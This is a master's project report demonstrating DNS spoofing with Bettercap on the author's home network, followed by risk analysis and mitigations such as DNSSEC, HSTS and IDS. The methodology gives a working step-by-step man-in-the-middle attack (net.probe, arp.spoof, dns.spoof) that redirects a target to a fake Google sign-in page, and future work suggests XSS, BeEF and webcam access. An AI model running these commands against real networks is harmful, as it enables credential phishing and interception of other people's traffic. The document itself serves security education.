Network Security Assessment using Bettercap: DNS Spoofing and How to Mitigate

Rafael Santiago Solivan
Master in Computer Science
Advisor: Dr. Jeffrey Duffany
Electrical and Computer Engineering and Computer Science Department
Polytechnic University of Puerto Rico

Abstract *— In the ever-evolving landscape of cybersecurity, the demand for effective tools and techniques to safeguard networks from malicious actors is paramount. This master's degree final project proposes an investigation into the capabilities of the Bettercap tool for comprehensive network vulnerability assessment and DNS spoofing attack simulation. The project's novelty lies in its utilization of a virtual lab environment to create a controlled, simulated network, enabling the practical demonstration of vulnerability identification and potential risks associated with DNS spoofing. Through this project, I aim to contribute to the advancement of cybersecurity knowledge and practices.*

Key Terms *— Bettercap, DNS Spoofing, Network Vulnerability, Virtual Lab.*

INTRODUCTION

In recent years, the rapid proliferation of digital technologies has led to an unprecedented level of interconnectivity within global networks. However, this increased interconnectivity has brought about a corresponding rise in cybersecurity threats and vulnerabilities, underscoring the critical need for robust security measures. The realm of cybersecurity is constantly evolving, requiring continuous advancements in tools and methodologies to safeguard against malicious actors and potential risks. One area of particular concern is the identification and exploitation of vulnerabilities within network infrastructures, as well as the potential manipulation of fundamental networking protocols like DNS (Domain Name System).

This master's degree final project proposes a comprehensive exploration of network vulnerability assessment and DNS spoofing attack simulation using the versatile tool, Bettercap [1], within a controlled virtual lab environment. Bettercap, a modular, portable, and easily extensible framework, offers a range of functionalities tailored to network penetration testing and security analysis. By integrating the capabilities of Bettercap into a virtual lab setting, this project aims to enhance the understanding of network vulnerabilities and provide a practical demonstration of the potential risks associated with DNS spoofing attacks.

The project will leverage a simulated network infrastructure within a virtual lab, allowing for controlled experimentation and analysis. The virtual lab will emulate real-world networking scenarios, enabling the application of Bettercap to conduct vulnerability scanning and DNS spoofing attack simulations. This approach not only provides a safe and ethical environment for conducting experiments but also offers a deeper insight into the vulnerabilities that exist within network architectures and the potential consequences of DNS spoofing.

BACKGROUND

The contemporary digital landscape is characterized by an intricate network of interconnected systems, driven by the rapid advancement and proliferation of information technologies. The integration of digital systems has permeated nearly every aspect of modern life, revolutionizing communication, commerce, transportation, healthcare, and more. However, this digital revolution has also ushered in an era of unprecedented cybersecurity challenges, posing significant threats to individuals, businesses, governments, and critical infrastructures.

As an individual deeply intrigued by the domain of cybersecurity, my interest was piqued when I began delving into network and network security courses. These initial forays into the cyber realm ignited a fascination for understanding how data traverses these interconnected networks and the vulnerabilities that lay within. The concept of being able to probe, analyze, and potentially manipulate data in transit became a driving force, propelling my desire to explore the realm of penetration testing.

The escalating frequency and sophistication of cyber-attacks underscore the critical importance of cybersecurity in the present day. Cyber-attacks take various forms, including but not limited to malware, phishing, ransomware, denial of service (DoS), and advanced persistent threats (APTs). These malicious activities often target vulnerabilities within network infrastructures, exploiting weaknesses in software, configurations, or human behavior to compromise systems and compromise sensitive data.

In response to this evolving threat landscape, proactive cybersecurity measures have become indispensable to safeguarding digital assets and privacy. One of the fundamental practices in maintaining a secure cyber environment is vulnerability assessment. Vulnerability assessment involves identifying, quantifying, and prioritizing vulnerabilities in a system, network, or application. These vulnerabilities may exist due to software flaws, misconfigurations, or inadequate security measures.

A critical component of network security, the Domain Name System (DNS), plays a fundamental role in enabling internet communication. It translates human-readable domain names into corresponding IP addresses, facilitating users in accessing websites and online services using easily remembered domain names. The DNS operates in a hierarchical structure, with authoritative DNS servers managing domain records.

However, this essential service is susceptible to a potent attack vector known as DNS spoofing or DNS cache poisoning [2]. In a DNS spoofing attack, malicious actors manipulate DNS responses, providing false IP addresses for legitimate domain names. Users unknowingly access malicious websites, assuming they are interacting with the intended, authentic service.

DNS spoofing can take various forms, including Local DNS Spoofing, where the attacker and victim are on the same local network, and Remote DNS Spoofing, where the attacker is outside the victim's network. The consequences of DNS spoofing can be severe, ranging from phishing attacks that steal sensitive information to the distribution of malware and interception of communications.

Attackers often exploit vulnerabilities in DNS protocols or weaknesses in DNS server configurations to execute these attacks. The methods employed may involve DNS cache poisoning, where false DNS entries are injected into the cache of a DNS resolver, or DNS packet injection, where the attacker injects fabricated DNS responses into the network.

To mitigate the risks associated with DNS spoofing, DNS Security Extensions (DNSSEC) [3] have been introduced. DNSSEC provides a set of security extensions that allow DNS responses to be validated for authenticity. It uses cryptographic signatures to verify the integrity of DNS records, ensuring that the responses are from authoritative sources and haven't been tampered with.

Understanding DNS spoofing and its potential impact is crucial for implementing effective security measures. It underscores the need for robust DNS security protocols like DNSSEC and continuous monitoring to detect and respond to suspicious DNS activities promptly. In the context of this project, leveraging Bettercap to simulate and demonstrate DNS spoofing will shed light on the gravity of this threat and emphasize the significance of protective measures in modern network security.

Given the potential damage that cyber-attacks can inflict, understanding and fortifying network security has never been more vital. The proposed project focuses on utilizing Bettercap, a versatile network analysis and penetration testing tool, to enhance network security assessment. Bettercap offers a spectrum of features tailored to cybersecurity analysis, making it a valuable asset for identifying vulnerabilities and potential risks within network infrastructures.

Moreover, to create a controlled environment for experimentation and practical demonstrations, a virtual lab will be established. Virtual labs allow for safe and ethical testing of vulnerabilities and attack scenarios, providing a conducive space to study network behavior under various conditions.

By combining the power of Bettercap and the controlled environment of a virtual lab, this project endeavors to contribute to the advancement of cybersecurity knowledge. Through practical demonstrations and in-depth analysis, the project aims to provide actionable insights into network security assessment and the potential risks associated with DNS spoofing. Ultimately, this research aims to empower cybersecurity professionals with the knowledge and skills required to fortify network defenses and effectively mitigate evolving cyber threats.

PROBLEM

In the rapidly evolving landscape of cybersecurity, the interconnectivity of digital systems and the dependence on network infrastructures have given rise to a plethora of vulnerabilities that threaten the confidentiality, integrity, and availability of critical data and services. The increasing sophistication of cyber-attacks, particularly those exploiting network vulnerabilities, underscores the pressing need for comprehensive network security measures.

Within this context, one of the significant challenges lies in the effective identification and understanding of vulnerabilities that exist within network infrastructures. These vulnerabilities can range from weak configurations and outdated software to flaws in the network protocols themselves. Given the evolving nature of threats, staying ahead in cybersecurity requires not only recognizing these vulnerabilities but also understanding how potential adversaries may exploit them to compromise systems and data.

Furthermore, the specific threat of DNS spoofing poses a critical concern. The ability of malicious actors to manipulate DNS responses and redirect users to malicious websites undermines the very foundation of secure web communications. DNS spoofing exemplifies the potential repercussions of exploiting a fundamental network protocol, leading to phishing attacks, malware distribution, and unauthorized data interception.

Hence, the central problem identified is twofold:

1. **Vulnerability Identification and Understanding:**
   - The need to efficiently and accurately identify vulnerabilities within network infrastructures is paramount. This encompasses vulnerabilities stemming from software flaws, misconfigurations, or weak security practices, which malicious actors could exploit to gain unauthorized access or disrupt services.
   - Understanding the potential impact of these vulnerabilities, both individually and in conjunction, is crucial. This involves evaluating the severity and consequences of a successful exploitation, aiding in the prioritization of mitigation efforts.
2. **DNS Spoofing Awareness and Mitigation:**
   - DNS spoofing stands as a potent threat, emphasizing the necessity to comprehend the mechanisms and tactics employed by attackers to manipulate DNS responses.
   - Developing effective mitigation strategies to counter DNS spoofing attacks and fortify DNS infrastructure is crucial in ensuring the reliability and trustworthiness of web communication.

Addressing these challenges is fundamental to advancing cybersecurity measures and creating a safer digital environment. This project endeavors to contribute towards this objective by employing Bettercap and a simulated virtual lab environment to enhance vulnerability assessment and provide a practical demonstration of DNS spoofing attacks.

Through this, the project aims to empower cybersecurity professionals with the knowledge and tools to bolster network security and proactively defend against emerging threats.

EQUIPMENT AND MATERIALS

In order to conduct comprehensive network analysis and simulate DNS spoofing attacks, a well-equipped virtual laboratory is essential. This section outlines the hardware and software components utilized to create a controlled environment for experimentation. These resources enable the implementation of Bettercap, ensuring a secure and conducive setting for exploring network vulnerabilities and defenses.

Hardware

The successful execution of this project requires specific hardware components to establish a virtual lab environment and conduct practical experiments. The following hardware is essential for creating a conducive setup for vulnerability assessment and DNS spoofing simulations:

- **Computer Workstation:** High-performance computer with sufficient processing power, RAM, and storage to support virtualization and network simulations.
- **Network Router:** A router to create a simulated network environment for conducting network vulnerability assessments and DNS spoofing simulations. You can also use your local network at your home where you have permission to perform the tests. For this test, I'm going to be using my local network at home to target another computer of mine in the network.

Software

The project necessitates a comprehensive set of software tools and platforms to enable vulnerability scanning, DNS spoofing simulations, and the creation of a virtual lab environment. The following software is crucial for the successful execution of the project:

- **Bettercap:** A versatile, modular, and powerful network analysis and penetration testing tool used for conducting vulnerability assessments and DNS spoofing simulations.
- **Virtualization Software:** Virtualization platform such as VMware, VirtualBox, or Hyper-V to create and manage virtual machines for setting up the virtual lab environment. For this project I'm going to be using VirtualBox.
- **Operating Systems:** Various operating systems (e.g., Kali Linux, Windows, Linux distributions) needed for both the host machine and virtual machines to conduct experiments and simulations.
- **Packet Analysis Tools:** For this project we are going to use Bettercap since it provides a great tool for network analysis and packet tracing.
- **Documentation and Reporting Tools:** Tools for creating reports and documentation, including document editors (e.g., Microsoft Word, LaTeX) and presentation software (e.g., Microsoft PowerPoint, Google Slides).

These hardware components and software tools form the foundation of the project, enabling the creation of a controlled virtual lab environment and facilitating the necessary experiments and simulations for vulnerability assessment and DNS spoofing analysis.

METHODOLOGY

The methodology for this project involves a systematic and structured approach to achieve the stated objectives of enhancing network security assessment using Bettercap for vulnerability scanning and DNS spoofing in a virtual lab environment. The process encompasses the setup of the virtual lab, conducting vulnerability scanning, simulating DNS spoofing attacks, risk analysis, and proposing mitigation strategies.

Virtual-lab Environment

The approach that we would be using to learn how to use Bettercap and simulate a DNS attack would be using two virtual machines. The first machine would have some sort of Linux-based Operating System that we can install Bettercap, in this case I'm using Kali Linux 2023.3. The second machine would be a Windows machine which would be the machine that we would be attacking but, in my case, I'll be using my laptop MacBook Pro. Using a Virtual Machine will make the process more secure for your computer.

Bettercap is an open-source, powerful, and versatile network analysis and penetration testing tool. It provides a modular, extensible framework for cybersecurity professionals and ethical hackers to conduct network assessments, perform security testing, and analyze network traffic. Bettercap is designed to be user-friendly, flexible, and efficient, making it a valuable tool for various cybersecurity tasks.


Bettercap offers a lots of really good and helpful features for cybersecurity professional but for this project we would be using the following features: Network Analysis, Man-in-the-Middle Attack, Packet Sniffing and DNS Spoofing.

Identification of Vulnerability

To identify a vulnerability within Bettercap, we can use the Network Probe and Network Sniff modules which will give use the information we need about the devices on the network and what are some of the websites they are trying to visit. Using the Network Probe module, bettercap list all the devices connected to the network with their "Name" and "Vendor", see Figure 1. Then, using the Network Packet Sniffer module, we can see all the packets that are going through the network, what websites the devices are visiting, etc., see Figure 2. With that information, we can identify which device we want to attack and what website we would target for our DNS Spoofing attack.

Demonstration of a DNS spoofing attack

The process start with scanning the network using the following command: "net.probe on". When activated, this module will send different types of probe packets to each IP in the current subnet. Then using "net.show" we can list all the hosts discovered in the network. As you can see in Figure 1, Bettercap display a table with all the information of the devices discovered in the network. This will be helpful to identify which machine to target and what it's the IP address.




```
┌──(root㉿kali)-[/var/www/html]
└─# bettercap
bettercap v2.32.0 (built for linux amd64 with go1.21.0) [type 'help' for a list of commands]

192.168.1.0/24 > 192.168.1.27  » [20:44:05] [sys.log] [inf] gateway monitor started ...
192.168.1.0/24 > 192.168.1.27  » net.probe on
[20:44:11] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
192.168.1.0/24 > 192.168.1.27  » [20:44:11] [sys.log] [inf] net.probe probing 256 addresses on 192.168.1.0/24
192.168.1.0/24 > 192.168.1.27  » [20:44:11] [endpoint.new] endpoint fe80::b5:439:7751:4608 detected as 94:ea:32:7b:cc:20 (Apple, Inc.).
192.168.1.0/24 > 192.168.1.27  » [20:44:11] [endpoint.new] endpoint fe80::2e6f:c9ff:fe29:24de detected as 2c:6f:c9:29:24:de (Hon Hai Precisio
192.168.1.0/24 > 192.168.1.27  » [20:44:11] [endpoint.new] endpoint fe80::8b8:4b5:3c33:ec8a detected as 94:ea:32:5e:bf:4d (Apple, Inc.).
192.168.1.0/24 > 192.168.1.27  » [20:44:11] [endpoint.new] endpoint 192.168.1.13 detected as f8:ff:c2:50:d9:96 (Apple, Inc.).
192.168.1.0/24 > 192.168.1.27  » [20:44:11] [endpoint.new] endpoint 192.168.1.4 detected as 94:9f:3e:02:a9:fc (Sonos, Inc.).
192.168.1.0/24 > 192.168.1.27  » [20:44:11] [endpoint.new] endpoint 192.168.1.5 detected as 94:9f:3e:02:a8:56 (Sonos, Inc.).
192.168.1.0/24 > 192.168.1.27  » [20:44:11] [endpoint.new] endpoint 192.168.1.11 detected as cc:d2:81:5e:0b:78 (Apple, Inc.).
192.168.1.0/24 > 192.168.1.27  » [20:44:11] [endpoint.new] endpoint 192.168.1.9 detected as 46:f4:08:87:ee:b5.
192.168.1.0/24 > 192.168.1.27  » [20:44:11] [endpoint.new] endpoint 192.168.1.2 detected as 90:dd:5d:9a:b9:b4 (Apple, Inc.).
192.168.1.0/24 > 192.168.1.27  » [20:44:12] [endpoint.new] endpoint 192.168.1.17 (MACBOOKPRO-CCCB) detected as 8c:85:90:a8:cc:cb (Apple, Inc.
192.168.1.0/24 > 192.168.1.27  » [20:44:12] [endpoint.new] endpoint 192.168.1.14 detected as 80:5b:65:a5:8e:ba.
192.168.1.0/24 > 192.168.1.27  » [20:44:12] [endpoint.new] endpoint 192.168.1.7 detected as ce:cc:9e:75:a5:4e.
192.168.1.0/24 > 192.168.1.27  » [20:44:13] [endpoint.new] endpoint 192.168.1.8 detected as a2:17:fb:08:93:37.
192.168.1.0/24 > 192.168.1.27  » [20:44:13] [endpoint.new] endpoint 192.168.1.25 detected as 9e:74:c7:7a:d6:04.
192.168.1.0/24 > 192.168.1.27  » [20:44:14] [endpoint.new] endpoint 192.168.1.6 detected as ac:04:0b:76:34:22 (Peloton Interactive, Inc).
192.168.1.0/24 > 192.168.1.27  » [20:44:20] [endpoint.new] endpoint 192.168.1.10 detected as 5c:e9:1e:99:d9:43.
192.168.1.0/24 > 192.168.1.27  » [20:44:20] [endpoint.new] endpoint 192.168.1.19 detected as 62:74:d5:ed:b6:57.
192.168.1.0/24 > 192.168.1.27  » net.show

┌──────────────────────────┬──────────┬─────────────────────────────┬─────────────────────────────────┬────────┬────────┬──────────┐
│ IP ▴                     │ MAC      │ Name                        │ Vendor                          │ Sent   │ Recvd  │ Seen     │
├──────────────────────────┼──────────┼─────────────────────────────┼─────────────────────────────────┼────────┼────────┼──────────┤
│ 192.168.1.27             │[redacted]│ eth0                        │ PCS Computer Systems GmbH       │ 0 B    │ 0 B    │ 20:44:04 │
│ 192.168.1.1              │          │ gateway                     │ Netgear                         │ 6.6 kB │ 2.6 kB │ 20:44:05 │
│                          │          │                             │                                 │        │        │          │
│ fe80::8b8:4b5:3c33:ec8a  │          │                             │ Apple, Inc.                     │ 0 B    │ 0 B    │ 20:44:59 │
│ fe80::b5:439:7751:4608   │          │ Bedroom-2.local.            │ Apple, Inc.                     │ 0 B    │ 0 B    │ 20:45:01 │
│ 192.168.1.2              │          │ Bedroom-3.local.            │ Apple, Inc.                     │ 8.4 kB │ 3.7 kB │ 20:44:59 │
│ 192.168.1.4              │          │ Sonos-949F3E02A9FC.local.   │ Sonos, Inc.                     │ 126 kB │ 22 kB  │ 20:44:59 │
│ 192.168.1.5              │          │ Sonos-949F3E02A856.local.   │ Sonos, Inc.                     │ 122 kB │ 23 kB  │ 20:44:59 │
│ 192.168.1.6              │          │                             │ Peloton Interactive, Inc        │ 840 B  │ 644 B  │ 20:44:59 │
│ 192.168.1.7              │          │                             │                                 │ 0 B    │ 644 B  │ 20:44:12 │
│ 192.168.1.8              │          │                             │                                 │ 0 B    │ 644 B  │ 20:44:13 │
│ 192.168.1.9              │          │                             │                                 │ 1.3 kB │ 1.6 kB │ 20:44:59 │
│ 192.168.1.10             │          │                             │                                 │ 0 B    │ 552 B  │ 20:44:20 │
│ 192.168.1.11             │          │ Living-Room.local.          │ Apple, Inc.                     │ 6.1 kB │ 1.6 kB │ 20:44:59 │
│ 192.168.1.13             │          │ MacBook-Pro-4.local.        │ Apple, Inc.                     │ 8.3 kB │ 3.3 kB │ 20:45:01 │
│ 192.168.1.14             │          │                             │                                 │ 964 B  │ 644 B  │ 20:44:58 │
│ 192.168.1.17             │          │ MACBOOKPRO-CCCB             │ Apple, Inc.                     │ 2.1 kB │ 1.6 kB │ 20:44:44 │
│ 192.168.1.19             │          │                             │                                 │ 1.6 kB │ 552 B  │ 20:44:59 │
│ 192.168.1.25             │          │ Albertos-iPad.local         │                                 │ 9.0 kB │ 787 B  │ 20:45:03 │
│ fe80::2e6f:c9ff:fe29:24de│          │                             │ Hon Hai Precision Ind. Co.,Ltd. │ 0 B    │ 0 B    │ 20:44:59 │
└──────────────────────────┴──────────┴─────────────────────────────┴─────────────────────────────────┴────────┴────────┴──────────┘
```

Figure 1

List of All Host Connected to the Network Using net.show

After listing all the networks, we can then use the "net.sniff on" command to start sniffing the network to see the traffic for all the devices. Figure 2 will demonstrate how bettercap display the traffic captured.



Firefox ESR
Browse the World Wide Web
root@kali: /var/www/html
root@kali: /var/www/html ×
root@kali: /var/www/html ×
20:47

Figure 2


Packets Capture by Bettercap Using "net.sniff on" Command

For this project, I will be attacking my laptop in my local network and redirect the traffic to a Google Sign In page to simulate that the person accessing the page needs to login. For this process we would be using the "dns.spoof on" command to redirect the URL from "googleaccount.com" to my local server in the network.

For my local server hosting the page to redirect, I'll be using a service on Linux called "Apache2" which lets you host your own server in the localhost of the machine running the service, in this case, the virtual machine running Kali Linux.

To run the DNS Spoof attack we would first start by setting up the "arp.spoof" command from Bettercap using the following command: "set arp.spoof.targets [IP]" replacing the work IP with the actual IP address of the machine you want to attack. Then we start the ARP Spoofing [4] with the command "arp.spoof on". Using the ARP spoof attack will help us create a "Man-in-the-middle" attack where in conjunction with the DNS Spoof attack we can make the user redirect the URL request to the one we are going to set up.

To redirect the user URL request to our local server webpage we are going to set the DNS Spoof command like this: "set dns.spoof.domains [domain]" where "domain" is the domain the user will request in their machine and we would redirect. In this case, is going to be "googleaccount.com". The to start the DNS Spoof attack we write the following command "dns.spoof on". In Figure 3 you will see the DNS spoof attack setup and how it redirects the user to our local server.




```
» set arp.spoof.targets 192.168.1.13
» arp.spoof on
spoof] enabling forwarding
» [20:48:45] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
» set dns.spoof.domains googleaccount.com
» dns.spoof on
» [20:50:49] [sys.log] [inf] dns.spoof googleaccount.com → 192.168.1.27
» [20:51:08] [sys.log] [inf] dns.spoof sending spoofed DNS reply for googleaccount.com (→192.168.1.27) to 192.168.1.13
» [20:51:08] [sys.log] [inf] dns.spoof sending spoofed DNS reply for googleaccount.com (→192.168.1.27) to 192.168.1.13
» [20:51:08] [sys.log] [inf] dns.spoof sending spoofed DNS reply for googleaccount.com (→192.168.1.27) to 192.168.1.13
» [20:51:08] [sys.log] [inf] dns.spoof sending spoofed DNS reply for googleaccount.com (→192.168.1.27) to 192.168.1.13
```

Figure 3

Setting up ARP Spoof and DNS Spoof Commands

In Figure 4, you will see the page that we managed to redirect to our local server where the Google Sign-In webpage is hosted.



One account. All of Google.


Sign in with your Google Account to continue

One Google Account for everything Google

Figure 4

Google Signed in Page Redirected Using Bettercap DNS Spoof Attack

In Figure 5, you will see how the "googleaccount.com" webpage looks on the browser without redirecting the URL request.



GOOGLEACCOUNT.COM
afternic.com/forsale/GOOGLEA...
Update
GoDaddy

GOOGLEACCOUNT.COM

This domain may be for sale.

We can verify that the domain is for sale over the phone, help you with the purchase process, and answer any questions.

Contact us now.

1-855-646-1390
(Toll Free in the U.S. and Canada)

+1 781-373-6808
(International number)

Do not sell my personal information | Privacy Settings

Figure 5

Webpage "googleaccount.com" Without Redirect from Bettercap

This methodology aims to guide the systematic execution of the project, ensuring the successful achievement of the objectives and providing valuable insights into network security assessment and DNS spoofing within a virtual lab environment.

Risk Analysis

The simulated DNS spoofing attack within a controlled environment revealed substantial risks and implications associated with this form of cyber threat. The successful execution of the attack, emulating a scenario where a virtual machine infiltrates a physical computer within an internal network, underscored the vulnerabilities that persist in networks lacking DNSSEC implementation or using unencrypted HTTP protocols.

The primary risk emanates from the potential theft of sensitive user data. Redirecting users to a deceptive Google Sign In page exemplifies the danger of phishing, a malicious technique aimed at extracting credentials and personal information. Given the prevalence of Google services, users are highly likely to enter their credentials, unwittingly providing attackers access to their email, contacts, and potentially compromising other online accounts. This risk extends to various platforms and services, making DNS spoofing a potent tool for harvesting critical user data.

Moreover, the success of this attack emphasizes the trust users place in familiar websites. By convincingly replicating a well-known platform, attackers can manipulate user behavior, potentially leading to financial losses or identity theft. In this scenario, the attacker capitalized on the credibility of Google, a widely used and trusted service, exacerbating the risk and potential harm caused by the attack.

The likelihood of successful DNS spoofing attacks is significant, especially within unsecured networks or those lacking DNSSEC protection. Automated tools and scripts simplify the execution, lowering the skill threshold required for attackers. This accessibility amplifies the risk, making it imperative for individuals and organizations to fortify their DNS configurations and implement necessary security measures promptly.

Mitigation Strategies

Mitigating the vulnerabilities exposed by the simulated DNS spoofing attack is imperative to ensure a secure network environment in both virtual and real-world scenarios. The success of the attack underscores the urgent need for a multi-faceted approach to combat DNS spoofing and its potential risks. These are some of the mitigation’s strategies proposed:

- **Implementing DNS Security Extensions (DNSSEC):** DNSSEC stands as a robust defense against DNS spoofing, providing cryptographic signatures to DNS records. By ensuring the integrity and authenticity of DNS responses, attackers find it significantly harder to manipulate DNS requests and misdirect users to malicious websites. The widespread enforcement of DNSSEC across network infrastructures is foundational in preventing DNS spoofing attacks and protecting users from deceptive redirection.
- **Educating Users and Raising Awareness:** User awareness acts as a potent defense mechanism. Educating users about phishing threats and the dangers of entering credentials on suspicious pages is crucial. Emphasizing the importance of verifying website URLs, checking for HTTPS, and exercising caution while providing sensitive information empowers users. Regular awareness programs and simulated phishing drills can significantly enhance user vigilance against DNS spoofing attacks.
- **Enforcing HTTPS and Secure Browsing Practices:** Encouraging the use of HTTPS for secure communication, especially for sensitive transactions, is vital. Employing HTTP Strict Transport Security (HSTS) to enforce HTTPS usage and deter attempts to downgrade connections to unencrypted HTTP significantly enhances security. Browser extensions or tools that flag insecure websites allow users to identify potential risks associated with visiting a particular webpage.
- **Deploying Intrusion Detection Systems (IDS):** Leveraging Intrusion Detection Systems (IDS) to monitor network traffic for suspicious patterns and activities indicative of DNS spoofing is critical. IDS can raise alerts and trigger response mechanisms to mitigate potential threats swiftly. Combining IDS with regular log analysis and anomaly detection enhances the overall network security posture.
- **Regular Security Audits and Vulnerability Scanning:** Conducting periodic security audits to identify vulnerabilities within the network is essential. Utilizing vulnerability scanning tools to proactively assess the security posture and identify potential weak points that could be exploited helps fortify the network and reduce the attack surface. Regular scanning and timely patching of vulnerabilities are crucial actions in maintaining a secure network environment.
- **Utilizing Virtual Private Networks (VPNs):** Implementing VPNs adds an extra layer of security by encrypting network traffic and

ensuring confidentiality. VPNs are particularly beneficial when using public networks, as they protect against eavesdropping and enhance data privacy. By masking IP addresses and encrypting data, VPNs make it challenging for attackers to track or intercept communications, significantly reducing the risk of DNS spoofing attempts.

Incorporating these strategies into both virtual and real-world scenarios establishes a robust defense against DNS spoofing attacks. Mitigating vulnerabilities and educating users are pivotal aspects of safeguarding the network against potential threats, ensuring a secure online environment for all users. Continuous vigilance, proactive measures, and a security-conscious culture are fundamental in effectively defending against evolving cyber threats.

Results & Discussion

The experimentation conducted using Bettercap demonstrated the considerable ease with which network devices can be identified and manipulated within various network environments. The results revealed how vulnerable network devices, even within a local home network, can be pinpointed with relative simplicity. Additionally, the experiments showcased the potential risks associated with DNS spoofing, allowing the redirection of a user's web traffic to malicious or controlled web pages.

The results clearly illustrated the efficiency and effectiveness of Bettercap in identifying devices within a network. Even within a typical home network, the tool swiftly identified and listed all active devices, providing essential details such as IP addresses and device types. This capability emphasizes the critical need for robust network security measures to protect against potential reconnaissance attempts.

The experiments highlighted the alarming ease with which a network device can be targeted and manipulated using DNS spoofing. By simulating DNS spoofing attacks, we demonstrated the redirection of DNS requests, ultimately redirecting users to unintended websites. This exploitation showcases the gravity of DNS spoofing as a potential attack vector, exposing users to malicious content and underscoring the significance of securing DNS resolutions.

Conclusion

In conclusion, the results underscore the critical importance of robust network security practices to safeguard against potential threats. Understanding the ease with which devices can be identified and manipulated within a network highlights the need for continuous vigilance and proactive measures to ensure a secure digital environment. The potential exploitation of DNS, as demonstrated through DNS spoofing, necessitates a concerted effort to fortify DNS security and enhance user awareness regarding cybersecurity risks.

Future Work

Future studies could further explore advanced techniques to mitigate DNS spoofing attacks, analyze the effectiveness of security protocols like DNSSEC, and investigate real-world scenarios to provide a more comprehensive understanding of the risks associated with network vulnerabilities and DNS manipulation. Also, we can explore more about the tools that Bettercap provides since we only used a couple of them in this project.

In this project I went very on the surface of how to leverage a DNS Spoofing attack. We can do more with the attack once the user is in out malicious website. For example, we can use Cross-site scripting to modify the webpage contents and make the user download a malicious file. We can also use BeEF XSS framework to view the user brower settings, cookies save on the machine, and even turn on the webcam of the machine.

References

[1] Bettercap. (n. d.). *Bettercap (Installation & Usage)* [Online]. Available: https://www.bettercap.org/. [Accessed: August, 2023].

[2] Cloud Flare. (2023). *What is DNS cache poisoning? | DNS spoofing* [Online]. Available: https://www.cloudflare.com/

learning/dns/dns-cache-poisoning/. [Accessed: September, 2023].

[3] Google. (2023, October 9). *DNS Security Extensions (DNSSEC) Overview* [Online]. Available: https://cloud.google.com/dns/docs/dnssec. [Accessed: October 10, 2023].

[4] Okta. (2023, February 14). *ARP Poisoning: Definition, Techniques, Defense & Prevention* [Online]. Available: https://www.okta.com/identity-101/arp-poisoning/. [Accessed: September, 2023].